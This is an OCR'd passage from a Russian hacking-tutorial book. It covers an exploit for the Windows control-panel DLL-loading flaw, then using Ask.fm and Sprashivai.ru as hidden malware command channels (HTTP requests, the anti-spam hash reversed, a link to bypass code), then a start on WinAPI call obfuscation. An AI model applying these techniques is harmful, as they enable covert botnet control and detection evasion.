


Рис. 2.25. Отладка эксплоита. Момент вызова функции, загружающей апплет

Эта функция наконец-то загружает наш DLL при помощи **LoadLibraryW**. Поскольку используется именно эта функция, а не ее расширенная версия **LoadLibraryExW**, при загрузке библиотеки выполняется зашитый в нее пейлоад. Процесс запускается в контексте **explorer.exe** и, соответственно, получает максимальные возможные для текущего пользователя права (рис. 2.26).




Рис. 2.26. Стек вызова функций до отработки пейлоада и результат его работы — запущенный калькулятор

Можно просмотреть пример работы эксплоита на видеоролике по адресу **https://vimeo.com/232014058**.

Кратко о патче

Разумеется, разработчики не сидели сложа руки и выпустили патч для всех уязвимых версий Windows. Это один из самых маленьких фиксов, созданных в Microsoft, из всех, что я видел. По сути, добавилась всего одна функция перед вызовом **CPL_LoadCPLModule** (рис. 2.27).




Рис. 2.27. Изменения в библиотеке shell32.dll после патча

Это функция **_IsRegisteredCPLApplet**. Она проверяет, зарегистрирован ли соответствующий апплет в панели управления, и если нет, то загрузка DLL отменяется. Вот как выглядит diff кода: **http://www.mergely.com/e4gIVDBV/**. Будем надеяться, что с четвертого раза у Microsoft все получилось как надо!

Выводы

В заключение хочется сказать: не всегда бессмысленно проверять то, что уже было исследовано до тебя. И, как показывает наглядный пример с этой уязвимостью, даже если выпущен патч — это совсем не повод опускать руки и считать, что баг устранен окончательно.

3. Разбираем метод общения малвари с управляющим сервером через анонимные сервисы вопросов и ответов

Герман Наместников

Создание анонимного двустороннего канала связи — постоянная головная боль для создателей вредоносного ПО. В этой главе мы на примерах разберем, как сервисы, разработчики которых используют недостаточно сильную защиту, могут превратиться в такой канал.

Как только не изворачиваются злоумышленники, чтобы скрытно передавать данные между малварью и командным центром (C&C, или, как их теперь модно называть на военный лад, C2). Сторонние сервисы здесь зачастую представляются самым удобным вариантом. В ход идут твиты, коммиты на GitHub или отдельные репозитории; даже комменты к видео на YouTube могут оказаться тайными посланиями между машинами. Использование таких сервисов открывает для оператора ботнета новые возможности. В частности, он может не беспокоиться о смене адресов управляющих серверов — достаточно просто оставить твит, в приложенной к которому картинке будет содержаться актуальная информация.

У одностороннего канала связи есть свои недостатки. Во-первых, такого бота легче выявить по образцу трафика. Во-вторых, аккаунт на сервисе могут заблокировать или он может попасть в поле зрения исследователей. Это сильно затруднит дальнейшие операции. Создание безопасного двустороннего канала связи с использованием сторонних сервисов — задача нетривиальная. Если не прибегать к каким-либо хакам, то все, что можно предпринять в таком случае, — это раздать ботам учетные данные, которые те будут использовать для связи с командным сервером. То есть построить что-то вроде схемы, показанной на рис. 3.1.

Этот вариант накладывает целый ряд ограничений на проводимые операции. Так, необходимо обеспечить боту возможность оперативно обновлять учетные данные от сервиса, если старые заблокируют. Это не так сложно организовать с помощью одностороннего канала связи. Но проблема выходит на новый уровень, когда число ботов начинает расти. Большое количество запросов с разных IP к одному аккаунту будет как минимум подозрительным. Можно попытаться замести следы,

реализовав систему распространения учетных записей среди ботов — чтобы они передавали их друг другу. Это значительно сложнее и создает дополнительные статьи расходов для киберкриминального бизнеса.

Но что, если поискать возможность обходиться без учетных записей? В таком случае из диаграммы выше можно было бы убрать все, что связано с логинами и паролями. И это приводит нас к анонимным сервисам.




Рис. 3.1. Вариант связи ботнета с командным сервером

Анонимные сервисы вопросов и ответов

Один из привлекательных вариантов — использовать сервисы анонимных вопросов и ответов типа **Ask.fm**, **Sprashivai.ru** и прочих. Вот почему они так хорошо годятся для подобных целей:

- они работают по HTTP и как минимум поддерживают HTTPS;
- адреса сервисов анонимных вопросов и ответов известны вендорам security-решений и присутствуют в белых списках модулей Application Control & URL Filtering;
- разработчикам таких сервисов не интересна безопасность собственных решений, а техподдержка пассивна.

С первыми двумя пунктами все понятно. HTTP практически везде разрешен, а HTTPS позволит еще и замаскировать обращения к сервису. Что касается Application Control и всего такого, то как минимум трафик от ботов будет считаться «развлекательным». Это скорее создаст проблемы для сотрудника, на компьютере которого работает бот, чем реально приведет к раскрытию.

В последнем пункте мне довелось убедиться лично. В феврале 2017 года я отправил сотрудникам техподдержки сервиса **Sprashivai.ru** информацию о том, что их защи-

та от спама не работает, а предпринятые после слива меры безопасности эту самую безопасность подрывают. Для меня не стало неожиданностью то, что они полностью проигнорировали мой репорт. Не думаю, что ситуация с другими сервисами кардинально отличается.

Как именно реализуется двусторонний канал связи на основе таких сервисов? Эту задачу можно разбить на два этапа:

1. Формирование устойчивого канала связи для передачи данных в направлении от бота к оператору.
2. Формирование канала связи для передачи данных от оператора к ботам.

Начнем по порядку.

Канал связи «оператор — бот»

На этом этапе ничего особенно сложного. Большая часть малвари, которая использует какие-либо сервисы для обеспечения одностороннего канала связи, работает именно по этой схеме. В контексте сервисов вопросов и ответов это реализуется, например, следующим образом:

- оператор «отвечает» на вопрос и прикладывает к ответу изображение, содержащее в закодированной форме команды для ботов;
- бот проверяет, не появились ли новые данные в используемом оператором аккаунте, и выполняет необходимые действия.

Здесь есть несколько интересных моментов. Когда-нибудь малварь будет обнаружена, и используемый аккаунт раскроют и заблокируют, как бы его ни защищал оператор. Поэтому в таких случаях прибегают к механизмам автоматического создания учетных записей — эти механизмы уже хорошо отработаны авторами вредоносного ПО и используются для создания доменных имен.

Это приводит разработчика вредоноса к следующей проблеме: чтобы автоматизировать регистрацию аккаунтов (да и авторизации тоже), скорее всего, потребуется найти метод обхода капчи. Рассмотрим эти методы на примерах выбранных нами сервисов.

Регистрация

Sprashivai.ru использует ReCaptcha (рис. 3.2), поэтому для автоматической регистрации аккаунтов нужно будет озаботиться обходом такой защиты.

POST-запрос на регистрацию аккаунта **Sprashivai.ru** выглядит так, как показано на рис. 3.3.

Ask.fm же не содержит вообще никакой защиты от авторегистрации. Форма регистрации не требует ввода капчи, а итоговый запрос имеет вид, показанный на рис. 3.4.




Рис. 3.2. Sprashivai.ru использует ReCaptcha

Request

Raw | Params | Headers | Hex

```
POST /signup/quick HTTP/1.1
Host: sprashivai.ru
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.12; rv:57.0)
Gecko/20100101 Firefox/57.0
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: ru-RU,ru;q=0.8,en-US;q=0.5,en;q=0.3
Referer: http://sprashivai.ru/signup
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
X-Requested-With: XMLHttpRequest
Content-Length: 432
Cookie: _ym_uid=1508673892182709891; _ga=GA1.2.1243396374.1508673892;
_gid=GA1.2.1533386765.1512975753; check=1;
spr_c=e4a4cfc26292b179570e5198614c6d82188e4bf19ae4ddacc332f3cb678ce4fc;
JDDI=HAVKEW3ASGSK; _ym_isad=2;
usersession=87254ea973796f59eb6cf979afa422a13f58f4c6b1a28f6c48803a1553dd8
c77; _gali=btn_signup_finish
Connection: close

email=xakep_account%40mail.com&username=xakep_account&pass=xakep_account&
g-recaptcha-response=03AO6mBfzZve2Nu3GNGh4jZYSVveObSRtuOtHe_JkSltYBkQ0aIG
BnlOEZTCBb-EQBnlS5mFa5XKbRPEhPxcA4pXEK9ins0aEveSCL8zvms90Jf30IxeNVg-a8NNZ
9n6H-HLmNC_yH50wh4f1XyoQIaC-8sqzaT5oHkB0Gr7_HHbRhrLr_-ciWZd2tHe9NihRuLQ4-
f3Qp0GI0i226f6rGByrQDF3eBCFhPyV_P0nU0MH4uh6K0x-SURM34oOBobFYlMZfDxn0MYc0B
-ibImZcqmiKy3dcnU2YPxEPe72Zd3F9MRCF3n-JxXY2nr2AaZKZTiUILk5_i_u0
```

Рис. 3.3. POST-запрос на регистрацию аккаунта Sprashivai.ru

Рис. 3.4. POST-запрос на регистрацию аккаунта Ask.fm

Единственный момент, который здесь нужно учесть, состоит в отправке на сервер параметра **authenticity_token**, который включен в код страницы регистрации и выглядит примерно так:

```
<input type="hidden" name="authenticity_token" value="KljYiKgJAeDD6L0RDjh/
kuvdelt2UmtML90xBs7D4vGfK3UkdW8o+Men4tzhYmgWBrj4kGqw25ERdf9Mg9eK5Q==" />
```

В общем, с автоматической регистрацией для **Ask.fm** нет никаких проблем, достаточно сделать два запроса: один — для получения токена, сессии и прочей информации, другой — с целью регистрации аккаунта.

Авторизация

Оператору нужно иметь возможность автоматизировать, кроме регистрации, процесс авторизации с зарегистрированными учетками. Ни **Sprashivai.ru**, ни **Ask.fm** не используют капчу при аутентификации пользователя, что существенно упрощает задачу. При этом **Sprashivai.ru** вычисляет хеш пароля на стороне клиента и отсылает серверу уже его, а не сам пароль в открытом виде. Вот так выглядит запрос на авторизацию в сервисе **Sprashivai.ru** (рис. 3.5).

Запрос на авторизацию для **Ask.fm** показан на рис. 3.6.

Опять-таки на **Ask.fm** мы видим, что в коде страницы с вопросом содержится параметр **authenticity_token**.

Request

Raw | Params | Headers | Hex

```
POST /ajax/signin HTTP/1.1
Host: sprashivai.ru
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.12; rv:57.0)
Gecko/20100101 Firefox/57.0
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: ru-RU,ru;q=0.8,en-US;q=0.5,en;q=0.3
Referer: http://sprashivai.ru/apps
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
X-Requested-With: XMLHttpRequest
Content-Length: 57
Cookie: _ym_uid=1508673892182709891; _ga=GA1.2.1243396374.1508673892;
usersession=2c247c9409cf2728291a7c1c3c411a66fc34a01fcc7b8f78c540cb5a625d7
9d8; check=1;
spr_c=f4e4d8be7958e95acaaadc293845763ab2767a6ae1c0ec42ff74a239b7c93c22;
JDDI=HAECBW1ASGSK; _gid=GA1.2.337572478.1513323360; _ym_isad=2; _gat=1;
_gali=signin_btn
Connection: close

email=xakep_account&pass=538f2b1c1e16426d8babcf744b8eba17
```

Рис. 3.5. Запрос на авторизацию в сервисе Sprashivai.ru

Request

Raw | Params | Headers | Hex

```
POST /login HTTP/1.1
Host: ask.fm
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.12;
rv:57.0) Gecko/20100101 Firefox/57.0
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: ru-RU,ru;q=0.8,en-US;q=0.5,en;q=0.3
Referer: https://ask.fm/login
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
X-Requested-With: XMLHttpRequest
Content-Length: 189
Cookie: locale=en; uuid=ee0f110b-52d7-4ab9-84ea-97eacb1cb6af;
country=RU;
_m_ask_fm_session=bUcwc1BLck5nQklrQ2FnMG5tR1M5Y2pWd1p6K2tIY0tDN2
VVL2dqNkF0d0RhOE9sYzJje1BTWmNpMSt60E45RVRESWpza0xsbFJiZmlual MwQV
paU0tka0p4O81NOTF4eFV5RmF0QnoxRU1FYm5QTDdpSk54NF1vTHpQNEQzZEkxSG
hXbENIWS9BVGNsMnNjU3RWYS9jMkZ5OVZDaXpMbnJQQ1phM1BTKzRVRW1vWFk2S1
RmdmtXait5W11SYUZEa3RrZjYrbzJpVktkSnBhM81sdFUwY11LZFBtbWVvWV1kcW
EwRUk1TmFaZVZ0Q1dIa3M1Uk1Lc04yN3Q20F1Wai0tUEVuNFkzUS9uTjBCdUY2cW
h3S05qQT09--32511e325ebf67f91fd77ff18a7149eb0330353d;
__qca=P0-174024676-1513068136562;
pa=1513068196658.81370.3103731622643937ask.fm0.4044327535649396+
1; OX_plg=pm
Connection: close

utf8=%E2%9C%93&authenticity_token=RjoGOMriYXLWOgPWWpkxn5dFtmEC4If
aWLjquDsFTBhsZCdKmHZkBSdjNjdkQ2aj8bP1br02QR0MTVIqVMSGtQ%3D%3D&lo
gin=xakep_account&password=xakep_account&remember_me=1
```

Рис. 3.6. Запрос на авторизацию для Ask.fm

Публикация информации для ботов

Тут все так же просто. Первый запрос оператора должен собирать имеющиеся вопросы, а второй — отвечать на них так, чтобы сам ответ или приложенная информация несла в себе полезную нагрузку для ботов. Я не буду прикладывать сюда

скриншоты запросов, поскольку они выглядят аналогично. Если есть желание, можешь взять Burp Suite и самостоятельно убедиться, что в запросах нет никакой магии.

Канал связи «бот — оператор»

Этот канал связи реализуется через отправку анонимных ответов. Сервис **Sprashivai.ru**, если мне не изменяет память, всегда поддерживал такую возможность без авторизации пользователя, а вот на **Ask.fm** она появилась сравнительно недавно. Анонимный вопрос пользователю **Ask.fm** в виде запроса выглядит примерно так, как показано на рис. 3.7.




Рис. 3.7. Анонимный вопрос пользователю Ask.fm в виде запроса

Выполняется POST-запрос к **/<account_name>/ask**, содержащий уже знакомый нам **authenticity_token** из кода страницы и сам вопрос. Интересно, что задаваемый вопрос дублируется в Cookie, отправляемой в запросе, — это нужно учесть при автоматизации процесса.

Для **Sprashivai.ru** картина немного иная (рис. 3.8).

В параметрах видно имя аккаунта, флаг, означающий, что вопрос будет задан анонимно, а также сам вопрос и два странных хеша. В процессе авторизации мы уже встречали нечто подобное — похоже, разработчики **Sprashivai.ru** просто питают нездоровую тягу к хешированию. Хорошая новость состоит в том, что значение

параметра **hash** присутствует в коде страницы, с которой мы и пытаемся отправить вопрос пользователю:

```
<button id="ask_btn" class="btn_form_yellow"
onclick="Responses.ask('xakep_account','c471d1f28a094d632a131c0fd857b361037cc2b
99a9b41b67130dbcd6fd1d089'); return false;">Спросить</button>
```

Отсюда вытекает и вторая новость, но уже плохая — значения параметра **sig** на странице нет. По всей видимости, оно вычисляется в ходе работы какого-то скрипта. А это значит, что для восстановления алгоритма генерации этого параметра нам нужно реверсить обфусцированный JavaScript.

Request

Raw | Params | Headers | Hex

```
POST /question/ask HTTP/1.1
Host: sprashivai.ru
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.12;
rv:57.0) Gecko/20100101 Firefox/57.0
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: ru-RU,ru;q=0.8,en-US;q=0.5,en;q=0.3
Referer: http://sprashivai.ru/xakep_account
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
X-Requested-With: XMLHttpRequest
Content-Length: 218
Cookie: _ym_uid=1508673892182709891;
_ga=GA1.2.1243396374.1508673892;
usersession=62793d0617789908930c860db48dd6503b895f03b0fafb0a34f4
f97fa94e2cf0; check=1;
spr_c=e4a4cfc26292b179570e5198614c6d82188e4bf19ae4ddacc332f3cb67
8ce4fc; JDDI=HACGFW2ASGSK; _ym_isad=2;
_gid=GA1.2.1688565648.1513580557; _gat=1; _gali=ask_btn
Connection: close

username=xakep_account&anonymously=yes&question=Hello!+This+is+a
+test+question!&hash=c471d1f28a094d632a131c0fd857b361037cc2b99a9
b41b67130dbcd6fd1d089&sig=f9f98ec6d474bbdd166330b280a0524dc40256
5dc6decb4c32c24b928fe97a88
```

Рис. 3.8. Анонимный вопрос пользователю Sprashivai.ru в виде запроса

Дебаггер Firefox позволяет определить функцию, которая генерирует значение **sig**. Как видно на рис. 3.9, значение этого параметра формируется функцией **hash_ask** с двумя параметрами.




Рис. 3.9. Определение функции, генерирующей значение sig

Сама функция **hash_ask()** описана в скрипте **secure.min_2015_06_26.js (https://st.sprashivai.ru/8/4839e425118f/secure.min_2015_06_26.js)** и выглядит следующим образом:

```
function hash_ask(r,e){
    var t="2O889rz3A5K30hxi8cazk7UcJY8623tBNGMLW49R" +
    e + r +
    "bDM808Lt8g647vlGhDtbCRhvxBkJyNkmjn8574zT";
    return secr(t)
}
```

С помощью отладочных средств, встроенных в Firefox, мне удалось узнать, что параметр **r** функции **hash_ask** равен значению переменной **hash**, которая передается в запросе и содержится в коде страницы, а **e** — имени пользователя, которому задается вопрос.

Проблема в том, что нам нужно найти значение, которое возвращает функция **secr()**. Ее определение отсутствует и в этом файле, и во всех остальных. Тут я совершил промашку, которая стоила мне лишних трудов. В **secure.min_2015_06_26.js** содержится какой-то скрытый обфускацией код, и я решил его отладить и деобфусцировать. Спустя несколько часов кропотливой работы с Rhino я обнаружил, что этот код, по сути, считает SHA-256 от входной строки.

На самом деле это не нужно. Если прогнать значение **sid** через **hashid**, то мы узнаем, что это 256-битный хеш от некой строки (рис. 3.10).

```
[german@vm117494 ~]$ hashid f9f98ec6d474bbdd166330b280a0524dc402565dc6decb4c32c2
4b928fe97a88
Analyzing 'f9f98ec6d474bbdd166330b280a0524dc402565dc6decb4c32c24b928fe97a88'
[+] Snefru-256
[+] SHA-256
[+] RIPEMD-256
[+] Haval-256
[+] GOST R 34.11-94
[+] GOST CryptoPro S-Box
[+] SHA3-256
[+] Skein-256
[+] Skein-512(256)
```

Рис. 3.10. Определение значения sid

А в коде скрипта можно заметить отсылки к SHA-224, что, видимо, указывает на алгоритм хеширования. Проверка этой теории сэкономила бы мне уйму времени и нервов. Также мне удалось нагуглить несколько страниц с этим же кодом на разных форумах. Не исключено, что это занятие привело бы к нужному результату еще скорее.

Но вернемся к решению изначального вопроса. Чтобы сгенерировать значение параметра **sig**, нам нужно взять строку **hash** из кода страницы, имя пользователя и еще несколько строк и сформировать хеш SHA-256 от этого значения. Почти три года назад я доложил создателям сервиса **Sprashivai.ru**, что такая защита как минимум не работает, и создал репозиторий на GitHub с кодом, который позволяет автоматически задавать вопросы конкретному пользователю. Уверен, что этот код позволит желающим разобраться в теме в том случае, если я что-то непонятно описал. Найти его можно по адресу: **https://github.com/german-namestnikov/sprashivai.ru_antispam_bypass/**.

Выводы

Как мы убедились, анонимные сервисы вопросов и ответов можно без проблем использовать для управления вредоносным софтом. У **Ask.fm** нет никакой защиты от этого, а **Sprashivai.ru** в качестве защиты использует некорректную методику. Наверняка многие другие анонимные сервисы тоже подойдут для этих целей.

Тем не менее, у такого метода есть ряд существенных недостатков. Во-первых, при передаче данных от бота к сервису нужно как-то кодировать передаваемые данные для того, чтобы избежать лишних подозрений. Во-вторых, стихийное возрастание количества посетителей некоторых аккаунтов также может привлечь к себе внимание администрации ресурсов. Как снизить эти риски — каждый решает сам.

4. Обфусцируем вызовы WinAPI и изучаем способы принудительного завершения процессов в Windows

Nik Zerof

Образцы серьезной малвари и вымогателей часто содержат интересные методики заражения, скрытия активности и нестандартные отладочные приемы. В вирусах типа Potato или вымогателях вроде SynAsk используется простая, но мощная техника скрытия вызовов WinAPI. Об этом мы и поговорим, а заодно напишем рабочий пример скрытия WinAPI в приложении.

Обфускация вызовов WinAPI

Итак, есть несколько способов скрытия вызовов WinAPI.

1. Виртуализация. Важный код скрывается внутри самодельной виртуальной машины.
2. Прыжок в тело функции WinAPI после ее пролога. Для этого нужен дизассемблер длин инструкций.
3. Вызов функций по их хеш-значениям.

Все остальные техники — это разные вариации или развитие трех этих атак. Первые две встречаются нечасто — слишком громоздкие. Как минимум приходится всюду таскать с собой дизассемблер длин и прологи функций, рассчитанные на две разные архитектуры. Вызов функций по хеш-именам прост и часто используется в более-менее видной малвари (даже кибершпионской).

Наша задача — написать легко масштабируемый мотор для реализации скрытия вызовов WinAPI. Они не должны читаться в таблице импорта и не должны бросаться в глаза в дизассемблере. Давай напишем короткую программу для экспериментов и откомпилируем ее для x64.

```
#include <Windows.h>

int main() {
  HANDLE hFile = CreateFileA("C:\\test\\text.txt",
    GENERIC_READ,
```

```
    FILE_SHARE_READ,
    NULL,
    OPEN_EXISTING,
    FILE_ATTRIBUTE_NORMAL,
    NULL);
  Sleep(5000);
  return 0;
}
```

Как видишь, здесь используются две функции WinAPI — **CreateFileA** и **Sleep**. Функцию **CreateFileA** я решил привести в качестве примера не случайно — по ее аргументу "**C:\\test\\text.txt**" мы ее легко и найдем в уже обфусцированном виде.

Давай глянем на дизассемблированный код этого приложения. Чтобы листинг на ASM был выразительнее, программу необходимо откомпилировать, избавившись от всего лишнего в коде. Откажемся от некоторых проверок безопасности и библиотеки CRT. Для оптимизации приложения необходимо выполнить следующие настройки компилятора:

- предпочитать краткость кода (/Os);
- отключить проверку безопасности (/Gs-);
- отключить отладочную информацию;
- в настройках компоновщика отключить внесение случайности в базовый адрес (/DYNAMICBASE:NO);
- включить фиксированный базовый адрес (/FIXED);
- обозначить самостоятельно точку входа (в нашем случае это main);
- игнорировать все стандартные библиотеки (/NODEFAULTLIB);
- отказаться от манифеста (/MANIFEST:NO).

Эти действия помогут уменьшить размер программы и избавить ее от вставок неявного кода. В моем случае получилась программа размером 3 Кбайта. Ниже — ее полный листинг:

```
public start
start proc near

dwCreationDisposition= dword ptr -28h
dwFlagsAndAttributes= dword ptr -20h
var_18= qword ptr -18h

sub   rsp, 48h
and   [rsp+48h+var_18], 0
lea   rcx, FileName       ; "C:\\test\\text.txt"
xor   r9d, r9d            ; lpSecurityAttributes
mov   [rsp+48h+dwFlagsAndAttributes], 80h ; dwFlagsAndAttributes
mov   edx, 80000000h      ; dwDesiredAccess
mov   [rsp+48h+dwCreationDisposition], 3 ; dwCreationDisposition
```

```
lea   r8d, [r9+1]          ; dwShareMode
call  cs:CreateFileA
mov   ecx, 1388h           ; dwMilliseconds
call  cs:Sleep
xor   eax, eax
add   rsp, 48h
retn

start endp
```

Как видишь, функции WinAPI явно читаются в коде и видны в таблице импорта приложения (рис. 4.1).




Рис. 4.1. Приложение в программе PE-bear

Теперь давай создадим модуль, который поможет скрывать от любопытных глаз используемые нами функции WinAPI. Напишем таблицу хешей функций:

```
